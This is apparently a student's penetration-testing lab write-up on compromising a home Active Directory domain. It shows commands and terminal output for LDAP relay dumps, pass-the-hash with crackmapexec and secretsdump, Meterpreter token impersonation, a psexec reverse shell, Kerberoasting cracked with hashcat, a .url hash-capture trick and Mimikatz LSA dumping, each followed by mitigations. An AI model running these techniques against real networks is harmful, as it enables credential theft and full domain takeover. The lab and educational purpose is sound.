domain_computers_by_os.html  domain_computers.html  domain_computers.json  domain_groups.grep  domain_groups.html  domain_groups.json  domain_policy.grep  domain_policy.html  domain_policy.json  domain_trusts.grep  domain_trusts.html  domain_trusts.json  domain_users.grep  domain_users.html  domain_users_by_group.html  domain_users.json
root@kali:~/lootme1#
```

ntlmrelayx capturing relayed authentication and dumping domain information

Domain users												
CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description	servicePrin
SQL Service	SQL Service	sqlservice	Group Policy Creator Owners, Domain Admins, Enterprise Admins, Schema Admins, Administrators	Domain Users	08/26/25 02:58:45	08/26/25 04:57:56	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD	08/26/25 02:58:45	1106	Password is password123!	Nimai-DC/SQLService.MADH
Peter Parker	Peter Parker	pparker	Domain Admins, Enterprise Admins, Schema Admins, Administrators	Domain Users	08/26/25 02:52:33	10/14/25 21:27:19	10/21/25 20:34:24	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD	08/26/25 02:52:33	1105		
Tony Stark	Tony Stark	tstark	Group Policy Creator Owners, Domain Admins, Enterprise Admins, Schema Admins, Administrators	Domain Users	08/26/25 02:50:31	08/26/25 04:57:56	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD	08/26/25 02:50:31	1104		
Frank Castle	Frank Castle	fcastle	Domain Admins, Enterprise Admins, Schema Admins, Administrators	Domain Users	08/26/25 02:44:20	11/23/25 08:57:00	11/23/25 15:29:24	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD	08/26/25 02:44:21	1103		
krbtgt	krbtgt	krbtgt	Denied RODC Password Replication Group	Domain Users	08/22/25 01:20:46	08/26/25 02:48:22	01/01/01 00:00:00	ACCOUNT_DISABLED, NORMAL_ACCOUNT	08/22/25 01:20:46	502	Key Distribution Center Service Account Built-in account for guest access to the computer/	kadmin/changepw
Guest	Guest	Guest	Guests	Domain Guests	08/22/25 01:17:34	08/25/25 13:51:38	01/01/01 00:00:00	ACCOUNT_DISABLED, PASSWORD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD	01/01/01 00:00:00	501		

Domain user listing recovered through LDAP relay using mitm6.

Post Compromise attack

Pass-the-Password & Pass-the-Hash

Objective:

Leverage already-compromised credentials (clear-text passwords and NTLM hashes) to move laterally across the network and gain additional access without needing to re-crack accounts.

Concept:

After initial compromise, an attacker often obtains either:

- **Passwords** (e.g., from LLMNR poisoning / cracked hashes), or
- **NTLM hashes** (e.g., from SAM/LSA dumps).

Instead of only using these on a single host, the attacker can “spray” them against many machines:

- **Pass-the-password:** directly authenticate using a known username/password combination on multiple hosts.
- **Pass-the-hash:** authenticate using the NTLM hash in place of the actual password, without knowing the clear text.

These techniques are powerful when local administrator accounts are reused across many systems.

Tools Used:

- crackmapexec – to test credentials and hashes across the subnet (pass-the-password and pass-the-hash).
- secretsdump.py (Impacket) – to dump local SAM/NTLM hashes from compromised hosts.
- hashcat – to crack NTLM hashes where possible.
- psexec.py (Impacket) – to obtain shells using valid credentials or hashes.

What I Did in the Lab:

Using the **fcastle/p@\$w0rd!** credentials (originally obtained from earlier attacks), I ran crackmapexec against the lab subnet to see where that account

worked. This confirmed that fcastle was a local administrator on both **The Supreme** and **The Spiderman**.

Next, I used secretsdump.py from those machines to extract local NTLM hashes, I then:

- **Passed the password** with crackmapexec to identify additional reachable systems.
- **Passed the hash** (using crackmapexec and psexec.py) to test whether the local admin hashes worked on other hosts and to attempt remote shells, all without needing the clear-text password each time.

Outcome:

- Passing the password confirmed that the same local admin credential was reused on multiple machines, giving me administrative access beyond the initial host.
- Secretsdump provided local NTLM hashes, some of which were cracked, giving more valid credentials and insight into the organization's weak password practices.
- Pass-the-hash attempts showed that these local admin hashes could be reused for authentication, demonstrating how a single compromised local account can quickly lead to control over multiple systems.

Mitigation:

- Avoid reusing local administrator accounts and passwords across machines; use unique local admin credentials or solutions like LAPS/PAM.
- Enforce strong, complex passwords and good password hygiene to reduce cracking success.
- Apply least privilege: minimize who is a local administrator and on how many systems.

```
root@kali: ~  
[--loggedon-users-filter LOGGEDON_USERS_FILTER] [--users [USER]] [--groups [GROUP]] [--computers [COMPUTER]] [--lo  
[--wmi-namespace NAMESPACE] [--spider SHARE] [--spider-folder FOLDER] [--content] [--exclude-dirs DIR_LIST] [--pattern PATTERN [PATTE  
[--put-file FILE FILE] [--get-file FILE FILE] [--exec-method {mmcexec,smbexec,atexec,wmiexec}] [--codec CODEC] [--force-ps32] [--no-o  
[--clear-obfscrips]  
[target ...]  
crackmapexec smb: error: ambiguous option: --smb could match --smb-server-port, --smb-timeout  
  
root@kali: ~  
crackmapexec smb 192.168.0.0/24 -u fcastle -d MADHAV.local -p P0$5$w0rd!  
SMB 192.168.0.105 445 THESPIDERMAN [*] Windows 10 / Server 2019 Build 19041 x64 (name:THESPIDERMAN) (domain:MADHAV.local) (signing:False) (S  
SMB 192.168.0.104 445 NIMAI-DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:NIMAI-DC) (domain:MADHAV.local) (signing:True) (SMBv1:  
SMB 192.168.0.107 445 THESUPREME [*] Windows 10 / Server 2019 Build 19041 x64 (name:THESUPREME) (domain:MADHAV.local) (signing:False) (SMB  
SMB 192.168.0.105 445 THESPIDERMAN [-] MADHAV.local\fcastle:P0$5$w0rd! STATUS_NO_LOGON_SERVERS  
SMB 192.168.0.104 445 NIMAI-DC [*] MADHAV.local\fcastle:P0$5$w0rd!  
SMB 192.168.0.107 445 THESUPREME [*] MADHAV.local\fcastle:P0$5$w0rd! (Pwn3d!)  
  
root@kali: ~  
crackmapexec smb 192.168.0.0/24 -u fcastle -d MADHAV.local -p P0$5$w0rd! --sam  
SMB 192.168.0.104 445 NIMAI-DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:NIMAI-DC) (domain:MADHAV.local) (signing:True) (SMBv1:  
SMB 192.168.0.107 445 THESUPREME [*] Windows 10 / Server 2019 Build 19041 x64 (name:THESUPREME) (domain:MADHAV.local) (signing:False) (SMB  
SMB 192.168.0.105 445 THESPIDERMAN [*] Windows 10 / Server 2019 Build 19041 x64 (name:THESPIDERMAN) (domain:MADHAV.local) (signing:False) (S  
SMB 192.168.0.104 445 NIMAI-DC [*] MADHAV.local\fcastle:P0$5$w0rd!  
SMB 192.168.0.107 445 THESUPREME [*] MADHAV.local\fcastle:P0$5$w0rd! (Pwn3d!)  
SMB 192.168.0.105 445 THESPIDERMAN [-] MADHAV.local\fcastle:P0$5$w0rd! STATUS_NO_LOGON_SERVERS  
SMB 192.168.0.107 445 THESUPREME [*] Dumping SAM hashes  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:e033ecd064a2e2af54e5eb7222cc951b:::  
Frank Castel:1001:aad3b435b51404eeaad3b435b51404ee:920ae267e048417f7ce00f49ecbd4b33:::  
[*] Added 5 SAM hashes to the database  
  
root@kali: ~  
[ ]
```

CrackMapExec Pass-the-Password scan showing successful authentication and system compromise on multiple hosts.

```
root@kali: ~  
SMB 192.168.0.107 445 THESUPREME [*] MADHAV.local\fcastle:P0$5$w0rd! (Pwn3d!)  
SMB 192.168.0.105 445 THESPIDERMAN [-] MADHAV.local\fcastle:P0$5$w0rd! STATUS_NO_LOGON_SERVERS  
SMB 192.168.0.107 445 THESUPREME [*] Dumping LSA secrets  
SMB 192.168.0.107 445 THESUPREME MADHAV.LOCAL\fcastle:$0CC2$10240Administrator#C7154F935B7D1ACE4C1D72BD4FB7889C: (2025-11-25 05:32:32+00:00)  
SMB 192.168.0.107 445 THESUPREME MADHAV.LOCAL/Administrator:$0CC2$10240Administrator#C7154F935B7D1ACE4C1D72BD4FB7889C: (2025-11-05 13:20:36+00:00)  
SMB 192.168.0.107 445 THESUPREME MADHAV\THESUPREMS:aes256-cts-hmac-sha1-96:53c575582d234cb10bcd7a08e998221006189c8393bbf7f8dd92472bee44b7  
SMB 192.168.0.107 445 THESUPREME MADHAV\THESUPREMS:aes128-cts-hmac-sha1-96:a7a7411fc62009b9e005528b312327cc  
SMB 192.168.0.107 445 THESUPREME MADHAV\THESUPREMS:des-cbc-md5:e3b3895dcbe9e0fd  
SMB 192.168.0.107 445 THESUPREME MADHAV\THESUPREMS:plain_password_hex:7d0b0dc31ef7746a38c5fd4f6b87c6c142182ebb06e5634dbcc7b390d2bc6f6cc82054273f122e4f3110fe6d75ef46aaaf21  
2b8e5ea2e6e3d766acba72215913f728c4de8e8f1d84b1bba29577a3a0ee8db8bf5fc2b1d4440bf873c71507ef3b1bf8c1c05627806302f180e65800bb16705ecd9db5a50e3cbbd2f3cbbf4d039bdd83b1d86196051ac251a6cf49fc2602  
8e500e298129fba57780363739a1ef04cacaad811bd00c123397a04c6deb2f81d8d551ab9a781e7ca89b01aa84c94acd  
SMB 192.168.0.107 445 THESUPREME MADHAV\THESUPREMS:aad3b435b51404eeaad3b435b51404ee:bac314673cf7e9ebf982748708a08acc:::  
SMB 192.168.0.107 445 THESUPREME dpapi_machinekey:0x74eab9328cce44f1f8a504c8687a182ac4ce13c9  
dpapi_userkey:0x31c5a0a8389bf7f2f1f321ade5fb19c9c003895  
SMB 192.168.0.107 445 THESUPREME MLN0N:d916f5032bbf9778908acbf0f7667740b21a3d8d5f84eff52f475d77ad70a10141d38226b00cce4e19fb25fc3c364fe568becaebf2452e6a4668d46468f6eeae0  
SMB 192.168.0.107 445 THESUPREME [*] Dumped 9 LSA secrets to /root/.cme/logs/THESUPREME_192.168.0.107_2025-11-25_112213.secrets and /root/.cme/logs/THESUPREME_192.168.0.1  
  
root@kali: ~  
[ ]  
[ ] impacket-secretsdump 'madhav\fcastle:P0$5$w0rd!'@192.168.0.107  
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies  
  
[*] Service RemoteRegistry is in stopped state  
[*] Starting service RemoteRegistry  
[*] Target system bootKey: 0xc387bcd718d7c620d6f5324e8e28b584  
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:e033ecd064a2e2af54e5eb7222cc951b:::  
Frank Castel:1001:aad3b435b51404eeaad3b435b51404ee:920ae267e048417f7ce00f49ecbd4b33:::  
[*] Dumping cached domain logon information (domain/username:hash)  
MADHAV.LOCAL\fcastle:$0CC2$10240Administrator#C7154F935B7D1ACE4C1D72BD4FB7889C: (2025-11-25 05:32:32+00:00)  
MADHAV.LOCAL/Administrator:$0CC2$10240Administrator#C7154F935B7D1ACE4C1D72BD4FB7889C: (2025-11-05 13:20:36+00:00)  
[*] Dumping LSA Secrets  
[*] $MACHINE.ACC  
MADHAV\THESUPREMS:aes256-cts-hmac-sha1-96:53c575582d234cb10bcd7a08e998221006189c8393bbf7f8dd92472bee44b7  
MADHAV\THESUPREMS:des-cbc-md5:e3b3895dcbe9e0fd  
MADHAV\THESUPREMS:des-cbc-md5:c3b3895dcbe9e0fd  
MADHAV\THESUPREMS:plain_password_hex:7d0b0dc31ef746a38c5fd6b87c6c142182ebb06e5634dbcc7b390d2bc6f6cc82054373f122e4f3110fe6d75ef46aaaf21bfb34d1fa9b59b6b77c424d4fbdd69008db9bb3c59bf28be5e
```

CrackMapExec SAM dump revealing local account password hashes from the compromised machine.

Token Impersonation Attack

Objective

To escalate privileges by impersonating an authenticated user's security token potentially obtaining Domain Admin rights without knowing their password.

Concept

Windows assigns each logged-in user a **token**, similar to a session cookie. If an attacker compromises a machine and finds a token belonging to a privileged user, they can **impersonate** that identity using Meterpreter's **incognito** module.

Two token types matter:

- **Delegate Tokens:** Created during interactive logins (RDP, console).
- **Impersonation Tokens:** Created when accessing shared network resources.

If a Domain Admin has logged into a workstation and a token is still present, the attacker can immediately act as that Domain Admin.

Tools Used

- Metasploit (PSEXec)
- Meterpreter with the incognito extension

What I Did in the Lab

I gained a Meterpreter session on Frank Castle's machine, loaded **incognito**, and listed available tokens.

Initially only Administrator's token was present. After logging Frank Castle into the machine, his delegate token appeared too.

Using `impersonate_token`, I switched identities (Administrator → Frank Castle) without knowing either password.


Once impersonated, I verified access using basic shell commands and could perform privileged actions.

Outcome

- Successfully impersonated multiple users based on available tokens.
- Demonstrated how a single logged-in Domain Admin token on a workstation would immediately give **full domain compromise**.

Mitigation

- Avoid logging Domain Admin accounts into workstations; use strict **account tiering**.
- Remove unnecessary **local admin rights** from users.
- Reboot systems regularly to clear stale tokens.
- Use separate privileged accounts (e.g., user vs user-admin).



```
root@kali: ~  
meterpreter >  
meterpreter > load incognito  
Loading extension incognito... Success.  
meterpreter > list_tokens -u  
  
Delegation Tokens Available  
-----  
Font Driver Host\UMFD-0  
Font Driver Host\UMFD-1  
MADHAV\fcastle  
NT AUTHORITY\LOCAL SERVICE  
NT AUTHORITY\NETWORK SERVICE  
NT AUTHORITY\SYSTEM  
Window Manager\DWM-1  
  
Impersonation Tokens Available  
-----  
No tokens available  
  
meterpreter > impersonate_token MADHAV\fcastle  
[+] Delegation token available  
[+] Successfully impersonated user MADHAV\fcastle  
meterpreter > shell  
Process 9204 created.  
Channel 1 created.  
Microsoft Windows [Version 10.0.19045.6456]  
(c) Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
madhav\fcastle  
C:\Windows\system32>
```

Listing and impersonating available user tokens using Incognito inside Meterpreter.


```
Session Actions Edit View Help

root@kali: ~

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf exploit(windows/smb/psexec) > exploit
[*] Started reverse TCP handler on 192.168.0.108:4444
[*] 192.168.0.107:445 - Connecting to the server ...
[*] 192.168.0.107:445 - Authenticating to 192.168.0.107:445|MADHAV.local as user 'fcastle' ...
[*] 192.168.0.107:445 - Selecting PowerShell target
[*] 192.168.0.107:445 - Executing the payload...
[-] 192.168.0.107:445 - Service failed to start - ACCESS_DENIED
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/psexec) > exploit
[*] Started reverse TCP handler on 192.168.0.108:4444
[*] 192.168.0.107:445 - Connecting to the server ...
[*] 192.168.0.107:445 - Authenticating to 192.168.0.107:445|MADHAV.local as user 'fcastle' ...
[*] 192.168.0.107:445 - Selecting PowerShell target
[*] 192.168.0.107:445 - Executing the payload...
[*] 192.168.0.107:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (177734 bytes) to 192.168.0.107
[*] Meterpreter session 1 opened (192.168.0.108:4444 → 192.168.0.107:50102) at 2025-11-25 11:30:57 +0530

meterpreter >
```

Gaining a Meterpreter session on the target system via PSEXec after successful authentication.

Kerberoasting

Objective

Obtain service account passwords by requesting and cracking Kerberos service tickets with the goal of escalating privileges and potentially compromising the entire domain.

Concept

Kerberos allows any valid domain user to request Service Tickets (TGS) for accounts running configured services (SPNs).

These tickets are encrypted using the service account's NTLM hash.

If the service account has a weak password, the encrypted ticket can be cracked offline, revealing the plaintext password.

Misconfigured environments often run services with high privilege accounts, making this attack extremely valuable.

What I Did

Using the compromised domain credentials for *fcastle*, I executed Impacket's `GetUserSPNs.py` to enumerate service principal names and request the associated Kerberos service tickets. This allowed me to obtain a TGS ticket for the SQL service account. I then extracted the returned Kerberos hash and loaded it into Hashcat (mode 13100) to perform offline cracking. The hash quickly resolved to a weak, guessable password, confirming that the environment had poorly secured service account credentials.

Outcome

The attack successfully recovered the plaintext password for the SQL service account, which was both weak and improperly configured with elevated privileges. Because the service account had been granted Domain Admin rights, cracking its password effectively provided a direct path to full domain compromise. This demonstrated a critical misconfiguration where a high-privilege service account was protected by a trivial password, enabling rapid privilege escalation through Kerberoasting.

Tools Used

- GetUserSPNs.py (Impacket) — to request TGS tickets
- Hashcat — to crack the Kerberos ticket hash

Mitigation

- Configure strong, long, random passwords for all service accounts (25+ characters).
- Avoid assigning Domain Admin rights to service accounts.
- Apply strict least privilege principles and review SPN assignments regularly.
- Rotate service account passwords on a scheduled basis.

```
Processing triggers for kali-menu (2025.4.1) ...

(root@kali)-[~]
# impacket-GetUserSPNs madhav.local/fcastle:Pq\$\$w0rd! -dc-ip 192.168.0.104 -request
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName      Name      MemberOf      PasswordLastS
-----
Nimai-DC/SQLService.MADHAV.local:60111  sqlservice  CN=Group Policy Creator Owners,OU=Groups,DC=MADHAV,DC=local  2025-08-26 08

[-] CCache file is not found. Skipping...
$krb5tgs$23$*sqlservice$MADHAV.LOCAL$madhav.local/sqlservice*$2e2a4f590a3ea26e94418ad233b8a7f5$e9125bb13ed343cf619c2f6168e9cfb
e5bc9f8c78ce51c786977ddeb060a37b2c3a8df76c64735762ef72cc349d0ff92954bcbbd5e90abdc50373a8099d9f21032c9919446f6e310120d811a996a
7ee3d179c03550337845739eee92155e41737ef3109f265d20c580c9b96d236fbc35c131f17e9580cbc2f07449915f180ba9695a1676636b7c0c2adf24ade7
20fb12f3193be080d9571424a740e2fcb07a6f77c4d4de812a9a5fd7b32c78e909ad65aab8e9a43fdcc8493b436342308233a2800bb26fc7789f5dc79a70f2
7855e40ef15ef0fb78fd8f6c65c6ad40348d85999e65809955a3b19f4f7bf7736d3d1b7bd3ffaef529a0aa7f0632c5a8261f8041734135d6ae1181d8a6821
802363b264ba5ae403aed3c97695f248b0f0068f8879f871df3325d1976c3207bae0dfaf85b7a8e5695656b6fe2b825492fb69a783d8825d5be4b40259c6
498bafdf4278266797661a428d993bd34f879e454da74cb318dd3afdd8efe48a2bd9ff69fccfc2222c1ce788c3f595e2337cd9e6eccc467f70a85a6467f914
9897c3c84f8fe2a1ebeedc0149ea46b63a5bff52b49b26f9657c436c852441d2fad5b897d26a03dc67e8409c3595430f2fd30451ce7b6958e761c3027587b1
c26e77a8aa49318de2f47d40431d50d8fc86679f656fdf7da9fbc3b152e1152fff7c1f8f5583ad8594083d3e800c9077affd230391c0ad7fad15a208cfd538
fdbf63a4835d36b30ff7c2ae684bd5f9477e9cc7bd6a3b283d484e84c23cb3d871995d0dbd9cd6accbee
```

Kerberoasting request sent — service ticket (TGS) successfully extracted for SQLService.

```
1b7bd3ffaef529a0aa7f0632c5a8261f8041734135d6ae1181d8a6821f5fa72e7cc3dfda3c5f0c177219fd44c0f03d06eeea05628daa33c74f516888f4cdf
0b341652d462ff998dd4534aba6475ed8470baf7802363b264ba5ae403ae4db3c97695f248b0f0068f8879f871df3325d1976c3207bae0dfaf85b7a8e5695
656b6fe2b825492fb69a783d8825d5be4b40259c6d7101a453013f78a1b63188443b4dfc0c6fd665256373ad7e65a8fd3640ddb5b9ff65da42cdebcc6ce99
91f90c38c21c871f9d3abce2498bafdf4278266797661a428d993bd34f879e454da74cb318dd3afdd8efe48a2bd9ff69fccfc2222c1ce788c3f595e2337cd9
e6eccc467f70a85a6467f9143b6cc8414c02f9ec6ca2974db3f5968ce3a98270c83252a5a6b3871b1b24c565023f4e710a5b2864885d1038ad00e8308f14e7
1c8b5699897c3c84f8fe2a1ebeedc0149ea46b63a5bff52b49b26f9657c436c852441d2fad5b897d26a03dc67e8409c3595430f2fd30451ce7b6958e761c30
27587b1d63b75248820a1f49620e18e5ea006e2f7f8527f45a844e828d4159babdd47752f4e117bd94da7678db409837c332514b72c5b84fa8f0c26e77a8aa
49318de2f47d40431d50d8fc86679f656fdf7da9fbc3b152e1152fff7c1f8f5583ad859a083d3e800c9077affd230391c0ad7fad15a208cfd5381b147708cb
69ef78d5468532edc80ee25cbb46508e91dea679e0b25dd78711c4167f29103c9806990639c7a0b88ce1caaa2fdcf3d50f0fdbf63a4835d36b30ff7c2ae684
bd5f9477e9cc7bd6a3b283d484e84c23cb3d871995d0dbd9cd6accbee:password123!

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgs$23$*sqlservice$MADHAV.LOCAL$madhav.local/s ... accbee
Time.Started.....: Tue Nov 25 11:44:50 2025 (4 secs)
Time.Estimated...: Tue Nov 25 11:44:54 2025 (0 secs)
Kernel.Feature...: Optimized Kernel (password length 0-31 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 1218.3 kH/s (2.22ms) @ Accel:1024 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 4787219/14344385 (33.37%)
Rejected.....: 1043/4787219 (0.02%)
Restore.Point....: 4781074/14344385 (33.33%)
Restore.Sub.#01...: Salt:0 Amplifier:0-1 Iteration:0-1
```

Hashcat cracked the Kerberoasted service hash, revealing the SQLService password: password123!.

URL File Attack

Objective

To leverage a compromised user account or an accessible network file share to capture NTLMv2 hashes by forcing the victim's system to authenticate to the attacker-controlled machine.

Concept

A URL file attack abuses Windows behaviour where .url (Internet Shortcut) files automatically attempt to resolve their target path.

By placing a crafted .url file inside a shared folder, any user who merely opens the folder triggers an outbound authentication request.

This request is sent to the attacker's IP, where Responder captures the NTLMv2 hash.

This hash can then be cracked or relayed for further lateral movement.

Tools Used

- Responder – to capture NTLMv2 hashes
- Any writable SMB share (compromised user or open share)
- Notepad – to craft the malicious .url file


What I Did in the Lab

I first created a malicious @test.url file containing a URL field that pointed directly to my Kali machine's IP address. Then, using the compromised user *Frank Castle*, I placed this .url file inside the HackMe shared folder on the domain controller. Next, I launched Responder in verbose mode to listen for incoming authentication attempts. As soon as the user browsed into the shared folder, the .url file automatically tried to reach the attacker IP, causing Windows to send an NTLMv2 authentication request. Responder captured this hash instantly, giving me a new credential that could potentially be cracked or relayed to escalate privileges.

A valid NTLMv2 hash was successfully captured just by having the victim open the shared folder. No user interaction beyond navigating to the directory was required, making this a highly reliable and stealthy credential-harvesting technique.

- Block LLMNR/NetBIOS name resolution (Responder relies on this).
- Use SMB signing and NTLM relay protections.
- Enforce strong passwords and MFA to reduce hash-cracking success.
- Limit write access to shared folders to prevent attackers from placing malicious files.

Responder capturing NTLMv2 hashes after the victim accesses the crafted URL file on the shared folder.



Malicious .url shortcut placed in the shared folder to trigger automatic authentication and leak hashes.

Mimikatz

What I Did

After gaining access to the Domain Controller and establishing a shell, I executed Mimikatz on the system. With full privileges on the DC, I enabled the necessary debug rights and used Mimikatz modules to dump credentials from memory. This included extracting logon passwords, NTLM hashes, LSA secrets, and Kerberos ticket information.

Outcome

Mimikatz successfully dumped NTLM hashes and plaintext credentials (where available) for both local and domain users. It also retrieved Kerberos-related data that can be used for advanced attacks such as Pass-the-Hash, Pass-the-Ticket, or crafting Golden Tickets. This demonstrated complete credential exposure once the Domain Controller was compromised.

```
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\Administrator>cd Downloads
C:\Users\Administrator\Downloads>cd Mimikatz
C:\Users\Administrator\Downloads\Mimikatz>cd x64
C:\Users\Administrator\Downloads\Mimikatz\x64>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX           ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /patch
Domain : MADHAV / S-1-5-21-2090220885-1254109775-2178662149

RID : 000001f4 (500)
User : Administrator
LM :
NTLM : 920ae267e048417fcfe00f49ecbd4b33

RID : 000001f5 (501)
User : Guest
LM :
NTLM :

RID : 000001f6 (502)
User : krbtgt
LM :
NTLM : 487c6f6b22e6b055a20dc261e2757b3b

RID : 0000044f (1103)
User : fcastle
LM :
NTLM : 920ae267e048417fcfe00f49ecbd4b33

RID : 00000450 (1104)
User : tstark
```

Executing Mimikatz on the Domain Controller after privilege escalation, enabling full credential dumping via privilege::debug and lsa::dump

